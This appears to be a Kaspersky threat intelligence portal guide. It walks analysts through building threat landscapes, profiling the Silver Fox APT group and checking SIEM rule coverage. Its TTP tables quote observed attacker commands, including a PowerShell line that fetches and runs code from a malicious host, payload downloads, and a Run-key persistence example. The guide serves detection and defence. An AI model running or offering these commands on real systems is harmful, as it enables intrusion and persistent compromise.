

Kaspersky Threat Intelligence Portal

Use Cases

Contents

- Use Case #1. Building a threat landscape for an organization 3
- Use Case #2. Identifying a list of relevant threat groups.
Answering the question: "Who is attacking us?" 5
- Use Case #3. Identifying threat group behavior.
Answering the question: "How are we being attacked?" 8
- Use Case #4. Coverage of priority MITRE ATT&CK
matrix techniques in SIEM solutions12
- Use Case #5. Investigation of an incident with a suspicious network connection 15
- Use Case #6. Suspicious File Analysis and Attribution..... 18
- Use Case #7. How do I select relevant reports? Search for expert material..... 23

Use Case #1


Building a threat landscape for an organization

#	Step	Description
1	Initial data	A Chinese company in the financial sector
2	Challenge	The SOC receives hundreds of SIEM alerts every day, but around 80% of them are bot scans and indicators that are not relevant to the financial sector. L1 analysts are overloaded, while L3 analysts lack a clear strategic picture. Correlation rules have been created without a consistent framework, so significant effort is spent detecting and investigating irrelevant activity.
3	Objective	Build an up-to-date threat matrix for the organization
4	Operational value	- To identify the MITRE ATT&CK techniques most actively used by threat actors targeting the financial sector in China. - To prioritize the techniques from most least widely used, enabling the organization to allocate internal research resources more effectively.

Workflow


1

The Threat Landscape section helps us build up-to-date threat coverage.




2

In the section that opens, fill in the Industry and Country fields as appropriate and click **Apply**.




3

Once the data has loaded, click the eye icon  to hide techniques excluded by the filter.



4

You can also view statistics on the most widely used techniques.



The organization's current threat landscape has now been built.

Use Case #2


Identifying a list of relevant threat groups. Answering the question: “Who is attacking us?”

#	Step	Description
1	Initial data	A Chinese company in the financial sector
2	Challenge	The company lacks up-to-date information on the threat groups targeting financial organizations in China. Its analysts currently rely on outdated information from reports published by other vendors.
3	Objective	Compile a list of threat groups are relevant to the financial sector in China.
4	Operational value	- To understand which adversaries post a threat to the organization - To establish a process for tracking and analyzing only the relevant threat groups actually targeting the industry.

Workflow


1

Once again, the Threat Landscape section will help us answer the question: “Who is attacking us?”




2

In the section that opens, fill in the Industry and Country fields as appropriate and click **Apply**



3


The last block on the page, Related actors, provides information about relevant threat groups targeting your industry



A threat group profile contains:

- 

Silver Fox APT



 - 1 **Aliases**

sercenovewerwolf
esmarinole
utq-q-1000
valley that
void archtree
wandering snails
 - 2 **Industries**

Commercial
Financial services
Manufacturing
Retail
Transportation
 - 3 **Affected countries**

China
Hong Kong
India
Japan
Myanmar
Republic of Korea
Russia
 - 4 **Description**

Silver Fox is a China-speaking APT group known for conducting both espionage and financially motivated cyber-crime. The group primarily targets individuals and organizations from various industries in Asia. Silver Fox is best known for deploying the ValleyRAT malware → a remote access trojan first observed in 2023, that allows the attackers to control infected systems, exfiltrate data, and drop secondary payloads like keyloggers and miners.

For initial access Silver Fox sends phishing emails with lure documents, which download the next-stage payload. To hide the malware execution they perform the DLL side-loading technique. In addition the group exploits Microsoft signed vulnerable drivers to bypass Windows security and EDR solutions.

Silver Fox actively uses Search engine optimization (SEO) poisoning. Victims searching for popular tools including Google Chrome, Telegram and popular Chinese software such as Quick VPN, Clash proxy, Kusanian VPN were redirected to fake domains that delivered the malware. The installers installed the legitimate software with Silver Fox but with multi-stage DLL side-loading.


In 2025 the group started a new campaign attacking Russian organizations in manufacturing, consulting, commercial and transport. The attackers updated their toolkit, using previously unknown downloaders and a Python backdoor, dubbed ABCDoor. Additionally, ValleyRAT was loaded using a modified, previously unknown version of **RustSL**, which was first deployed by the attackers in late December 2025.
 - 5 **Malware Families**
 - ABCDoor
 - RustSL
 - ValleyRAT
 - Sambon RAT
 - OnionCringe RAT
 - HoldingFriends RAT



I'm KIRA, your AI assistant, specializing in threat intelligence and incident investigation. Here, you can view actor highlights based on information from the Reporting service.

Highlights

- **Silver Fox** comprises multiple groups using its WinOS (ValleyRAT) code; the original developer is hidden. These groups possess strong development skills and create tools capable of bypassing, evading, and disabling antivirus solutions.
- On June 17, 2026, the individuals behind the **Silver Fox** malware were arrested.
- Victims of **Silver Fox** campaigns are primarily in **China**, with additional infections in **Japan**, Taiwan, Korea, and **Singapore**.
- In December 2025, **Silver Fox** launched a phishing campaign impersonating the Indian tax service, followed by a similar campaign in January 2026 targeting Russian organizations. The emails contained archives with a modified Rust loader that downloaded and executed ValleyRAT. Over 1,600 malicious emails were recorded from early January to early February 2026, affecting organizations in manufacturing, retail, transportation, construction, energy, financial services, agriculture, and government sectors.
- A **Silver Fox** loader compiled on January 7, 2026, used the Phantom Persistence technique, which hijacks the shutdown process to force a reboot and ensure the malware runs after startup.
- **Silver Fox** expanded its targeting to include **Japan**, added to the allowed country list in its customized loaders on January 19, 2026, alongside existing targets: **India**, **Indonesia**, **South Africa**, **Russia**, and **Cambodia**. The loaders use geolocation services to verify the victim's country.



Affected countries

-  Cambodia
-  China
-  Hong Kong
-  India
-  Indonesia
-  Japan
-  Republic of Korea
-  Myanmar
-  Russia
-  Singapore
-  South Africa
-  Taiwan, Republic of C...
-  USA

Manually:

And automatically:

[illegible]

TTP details					
Expert analysts		Sanitise			
 The information presented in this section involves the use of the Threat Intelligence Engine, which utilises advanced genetic algorithms to analyse the code structure of samples. The results are intended for evaluation purposes only and should not be considered definitive or used as evidence. Users are responsible for independently assessing the accuracy and relevance of this information before making any decisions.					
 Download JSON					
Tactic	Techniques	Details	Severity		
140000 Defence Evasion	T1564 OOJ Hidden Files and Directories	description Setting Hidden Attribute File path: <code>Search\TaskData\OOJ</code> Image_path: <code>Search\System32\cmd.exe</code>	 		
140000 Defence Evasion	T1564 OOJ Hidden Window	description Launching Hidden Window via PowerShell Command_line: <code>powershell -NoProfile -WindowStyle Hidden -Command "rm -f \$env:WinDir\WinSxS\compstui.exe"</code> Image_path: <code>Search\System32\WindowsPowerShell\cmd.exe</code> Parent_image_path: <code>Search\cmd.exe</code>	 		
140000 Defence Evasion	T1564 OOJ Hidden Window	description Launching Hidden Window via PowerShell Command_line: <code>powershell -NoProfile -WindowStyle Hidden -f \$env:WinDir\WinSxS\compstui.exe</code> Image_path: <code>Search\System32\WindowsPowerShell\cmd.exe</code> Parent_image_path: <code>Search\cmd.exe</code>	 		

You can find many relevant samples that were attributed to a threat actor

Related samples

The information presented in this section involves the use of the Threat Attribution Engine, which utilizes advanced genetic algorithms to analyze the code structure of samples. The results are intended for evaluation purposes only and should not be considered definitive or used as evidence. Users are responsible for independently assessing the accuracy and relevance of this information before making any decisions.

Download JSON

MD5	Similarity	Last seen
75e076b738740f3230b0c9fc8dfe5f8a	97%	Aug 4, 2026 14:02
2dd5818f0a474b700ac2ef65347dbaaa	88%	Jul 29, 2026 07:31
c8df90c28d20c86f549a03a3bb0a3b0	100%	Jul 26, 2026 15:58
04386776404ca093758217563c1777b3	100%	Jul 26, 2026 15:57
9b4e261806e555b1374a86f59e15b8e3	100%	Jul 21, 2026 06:33
db28308742ac659df6d8d4bdc52ba19d	100%	Jul 21, 2026 06:22
5fef7198c9a763e29c38b0789929cf7a	100%	Jul 21, 2026 03:08
3f6aa9e55207ef2482585edb83731906	99%	Jul 20, 2026 08:04
20f50e36310288c0f76a43991d6f4896	100%	Jul 19, 2026 06:38
8fdf9e0e29f4b47c61240294eda4b91	100%	Jul 16, 2026 09:52

Total: 78

< 1 2 3 4 5 ... 8 >

10 / pages

!

Important

To keep the list of techniques current, threat actor profiles are updated automatically each day without requiring significant analyst effort. Internal robots analyze a daily stream of malicious samples. The samples are then examined in Kaspersky Research Sandbox and attributed using Kaspersky Threat Attribution Engine. The resulting data is used to enrich threat actor profiles dynamically. This means each profile reflects the latest observed activity and is updated as the threat group adopts or uses different malware and techniques.

A list of threat groups relevant to the financial sector in China has now been compiled, together with up-to-date contextual information on each group.

Use Case #3


Identifying threat group behavior. Answering the question: "How are we being attacked?"

#	Step	Description
1	Initial data	A Chinese company in the financial sector
2	Challenge	The company lacks detailed information on how threat groups attack financial organizations in China. Analysts do not have current data on the tactics, techniques and procedures needed to develop effective detection logic and must rely on outdated reports published by other vendors.
3	Objective	Collect the full context of data on threat groups relevant to the financial industry in China.
4	Operational value	- To understand the adversaries targeting your organization - To analyze the TTPs used by specific threat groups against companies with a similar profile. - To establish a process for writing detection rules for SIEM or IPS/NGFW.

Workflow


1

We already know which threat groups are interested in us. Now, let's use the full-text search in the Threat Intelligence Portal.




2

The results appear across several sections. To find indicators of compromise and information on the group's TTPs, use the **Actors** tab to open the relevant threat group profile and the Reporting tab to access the latest research.




3

Let's go to the Actors tab first.



4

Scroll down to the TTP details section.



Some of the listed techniques include a general description compiled manually by Kaspersky Next analysts, while others provide detailed technical descriptions that can be used to write detection rules for SIEM.

Important

To keep the list of techniques current, threat actor profiles are updated automatically each day without requiring significant analyst effort. It is automatically moderated every day without requiring analysts to spend significant time on it. Internal systems analyze a continuous stream of malicious samples. The samples are then examined in Kaspersky Research Sandbox and attributed using Kaspersky Threat Attribution Engine. The resulting data dynamically enriches threat actor profiles, ensuring that they reflect the latest observed activity and changes in the malware used by each

Tactic	Techniques	Details	Severity
TA001 Command and Control	T1105 Ingress Tool Transfer	description File Download Attemptation from PowerShell Script Command_line powershell.exe -Command "Invoke-WebRequest -Uri 'https://abc.fetish-friends.com/uploads/appclient.zip' -OutFile '\$user\%temp%\tfqZnxYPFY3VJfD.zip'" Image_path \$windir\system32\WindowsPowerShell\v1.0\powershell.exe Parent_image_path \$selfpath\selfname.exe	Medium
		description Network Connection from Powershell Destination_ip 139.180.128.251:443 Image_path \$windir\system32\WindowsPowerShell\v1.0\powershell.exe	Medium
		description File Download Attemptation from PowerShell Script Command_line powershell.exe -Command "Invoke-WebRequest -Uri 'https://abc.fetish-friends.com/uploads/appclient.zip' -OutFile '\$user\%temp%\tCN57KYx6hiTJdX.zip'"	Medium
		description File Download Attemptation from PowerShell Script Command_line powershell.exe -Command "Invoke-WebRequest -Uri 'https://abc.fetish-friends.com/uploads/appclient.zip' -OutFile '\$user\%temp%\WBqoe36dnE248k.zip'"	Medium
TA002 Execution	T1059.001 PowerShell	description Launching Hidden Window via PowerShell Command_line powershell -NoProfile -WindowStyle Hidden -Command "irm https://abc.fetish-friends.com/setup iex" Image_path \$windir\system32\WindowsPowerShell\v1.0\powershell.exe Parent_image_path \$selfpath\selfname.exe	Low

5

Scroll further down the profile to the Reports section, which contains research prepared by Kaspersky experts. In this example, the report matches our initial criteria: the Silver Fox group distributed the custom ABCDoor backdoor to financial organizations.

Reports

Date	Group	Report	Tags
Jun 25, 2026	APT	Researcher Notes -- Silver Fox attacks Chinese users using implant MyKK From early 2025 through the first half of 2026, a series of malicious installers targeting Chinese users consistently dropped three persistence files — a .exe, a .dll and a .png — where the executable loaded the DLL, which extracted and decrypted payload data hidden in the image. The most prominent actor behind these campaigns is the Silver Fox group, originally responsible for a customized Gh0st-WinOS (ValleyRAT) version. After the source code leaked with WinOS 4.0, many crimeware developers began creating variants, turning "Silver Fox" into a label for several loosely connected groups. The current analysis focuses on the MyKK cluster, which incorporates open-source tools like UACME and PoolParty, abuses trusted system executables for elevation, and implements its own low-level RPC and memory-writing mechanisms to avoid detection. All stages of the infection chain are heavily protected with VMProtect and deep obfuscation, reflecting a level of development skill comparable to advanced persistent threat groups.	APAC China Japan Republic of Korea Singapore Taiwan, Republic of China Silver Fox
Apr 27, 2026	APT	Silver Fox attacks organizations in Russia and India using the new backdoor ABCDoor In December 2025 we recorded a wave of malicious mailings that imitated messages from the Indian tax service. A few weeks later, in January 2026, a similar campaign began targeting Russian organizations. We linked this activity to the Silver Fox group. Both waves had almost identical structure: phishing emails were formatted as official notices about tax audits or offered a download of an archive containing a "list of tax violations". Inside the archive there was a modified Rust loader taken from an open-source repository. It downloaded and executed the known backdoor ValleyRAT. The campaign affected organizations in the manufacturing, retail, transportation, construction, energy, financial services, agriculture and government industries, and from early January to early February more than 1,600 malicious emails were recorded. During the investigation we also discovered that the attackers delivered a new plugin for ValleyRAT to victims' devices, which downloaded and executed a previously undocumented backdoor written in Python. We named this backdoor ABCDoor. Retrospective research showed that it had been in Silver Fox's arsenal since at least the end of 2024 and has been used in real attacks from the first quarter of 2025 to the present.	Agriculture Construction Energy Financial services Government Manufacturing Retail Transportation APAC META Russia & CIS Cambodia India Indonesia Japan Russia South Africa Silver Fox

The report provides the relevant indicators of compromise, which can be exported as an IoC file.

Silver Fox attacks organizations in Russia and India using the new backdoor ABCDoor

General Report TTPs **IOCs** Rules

Download

Type	IOC
DnsEntryItem/Host	mcg...
DnsEntryItem/Host	abc...
DnsEntryItem/Host	ro...
DnsEntryItem/Host	cy...
DnsEntryItem/Host	vr...
DnsEntryItem/Host	up...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	fz...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	ab...
DnsEntryItem/Host	4e...
DnsEntryItem/Host	1e...
DnsEntryItem/Host	1e...
DnsEntryItem/Host	1e...

Total: 521

1 2 3 4 5 ... 27 > 20 / pages

6

To examine the TTPs used by the group during this campaign, open the corresponding section.

The screenshot shows the 'Tactics & techniques' section in the TIP portal, specifically for the Silver Fox campaign. The interface includes a navigation bar with tabs for 'General', 'Report', 'TTPs' (highlighted), 'IOCs', and 'Rules'. Below the navigation bar, the title 'Silver Fox attacks organizations in Russia and India using the new backdoor ABCDoor' is displayed. The main content area is divided into three columns: 'Execution', 'Persistence', and 'Defense Evasion'. Each column contains a list of techniques with brief descriptions and expandable details.

Execution

- Command and Scripting Interpreter**
 - PowerShell**: SilverFox uses PowerShell to download and execute malicious scripts and...
 - Windows Command Shell**: SilverFox uses the Windows command shell (cmd) to execute scripts and launch...
 - JavaScript**: SilverFox uses JavaScript (via Node.js) to download and install the ABCDoor...
 - Python**: ABCDoor, the Python-based backdoor used by SilverFox, runs as a Python...

Persistence

- Boot or Logon Autostart Execution**
 - Registry Run Keys / Startup Folder**: ABCDoor, used by SilverFox, adds an entry to the registry Run key to ensure it...
 - Winlogon Helper DLL**: The SilverFox payload establishes persistence by modifying the...
- Scheduled Task/Job**
 - Scheduled Task**: ABCDoor executes cmd /c schtasks /create /tn "AppClient" /tr "..."

Defense Evasion

- Obfuscated Files or Information**
 - Embedded Payloads**: The SilverFox RustSL loader embeds the encrypted malicious payload directly...
 - Command Obfuscation**: The JavaScript loader used by SilverFox is heavily obfuscated to complicate...
- Process Injection**
 - Portable Executable Injection**: The shellcode loaded and decrypted by the SilverFox RustSL loader injects and...
- Indicator Removal**

Click any technique to see more context. This information can then be used to analyze SIEM rule coverage.

Using the Actor and Reporting sections in the TIP portal, we:

- Obtained a list of indicators of compromise associated with a specific malicious campaign by a relevant threat group;
- Identified this group's TTPs.

Use Case #4

Coverage of priority MITRE ATT&CK techniques in SIEM solutions

#	Step	Description
1	Initial data	The user identified a priority technique based on the results of Threat Landscape analysis. For example: T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
2	Challenge	The SIEM already has the correlation logic for this technique, but it is unclear whether the existing rules cover all the ways threat actors may use it.
3	Objective	Identify gaps in the current SIEM detection logic and develop correlation rules to cover the missing ones.
4	Operational value	- To improve the detection rate of SIEM correlation rules. - To enable timely detection of threats during the persistence stage of an attack.

Workflow

1

Review the most widely used techniques in the threat landscape.

The screenshot displays the MITRE ATT&CK interface. At the top, there's a 'Default set' section with filters for Actor, Industry (Financial services), Affected countries (China), and Platform. Below this is a 'MITRE ATT&CK' section with a color-coded bar from Low to High priority. The interface is divided into six columns representing different attack stages: Reconnaissance, Initial Access, Execution, Persistence, Privilege Escalation, and Defense Evasion. Each column contains several technique cards. The 'Persistence' column is highlighted, and the 'Boot or Logon Autostart Execution' technique (T1547.001) is selected, showing its sub-techniques: Registry Run Keys / Startup Folder and Task Scheduler.

2

Select a technique to open its description. Here we see a list of specific registry paths and keys used to implement the technique. By comparing these with the rules already available in SIEM, we can understand which branches are not currently monitored.

← Back to TTPs

Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account's associated permissions level.

The following run keys are created by default on Windows systems:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Run keys may exist under multiple hives. The HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx is also available but is not created by default on Windows Vista and newer. Registry run key entries can reference programs directly or list them as a dependency. For example, it is possible to load a DLL at login using a "Depend" key with RunOnceEx: `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v /d "C:\temp\evil.dll"`

Placing a program within a startup folder will also cause that program to execute when a user logs in. There is a startup folder location for individual user accounts as well as a system-wide startup folder that will be checked regardless of which user account logs in. The startup folder path for the current user is `%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. The startup folder path for all users is `%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup`.

The following Registry keys can be used to set startup folder items for persistence:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

The following Registry keys can control automatic startup of services during boot:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices

3

Scroll down to the Rules section until you see a set of Sigma rules available for download. The rule names also help us understand which techniques are not being monitored.

Rules

Sigma Suricata EDR

Export View in Data Feeds

ID	Title	Description	Severity	Download
a50b67e-a23d-4545-b3a3-855c5d4397	Modification Infrequent Autoun Keys via Registry	Detects modification infrequent autoun keys via registry	Low	
2946f92-2ea3-4a0d-9f05-607bda0820b	Adding files from Public Directory to Registry Run Keys	Detects adding files from Public Directory to Registry Run K...	High	
b9b3aaf-1d1b-4a17-995b-9dc332cc0d1	Autoun Keys Modification via Registry	Detects modification main registry run keys via registry	Low	
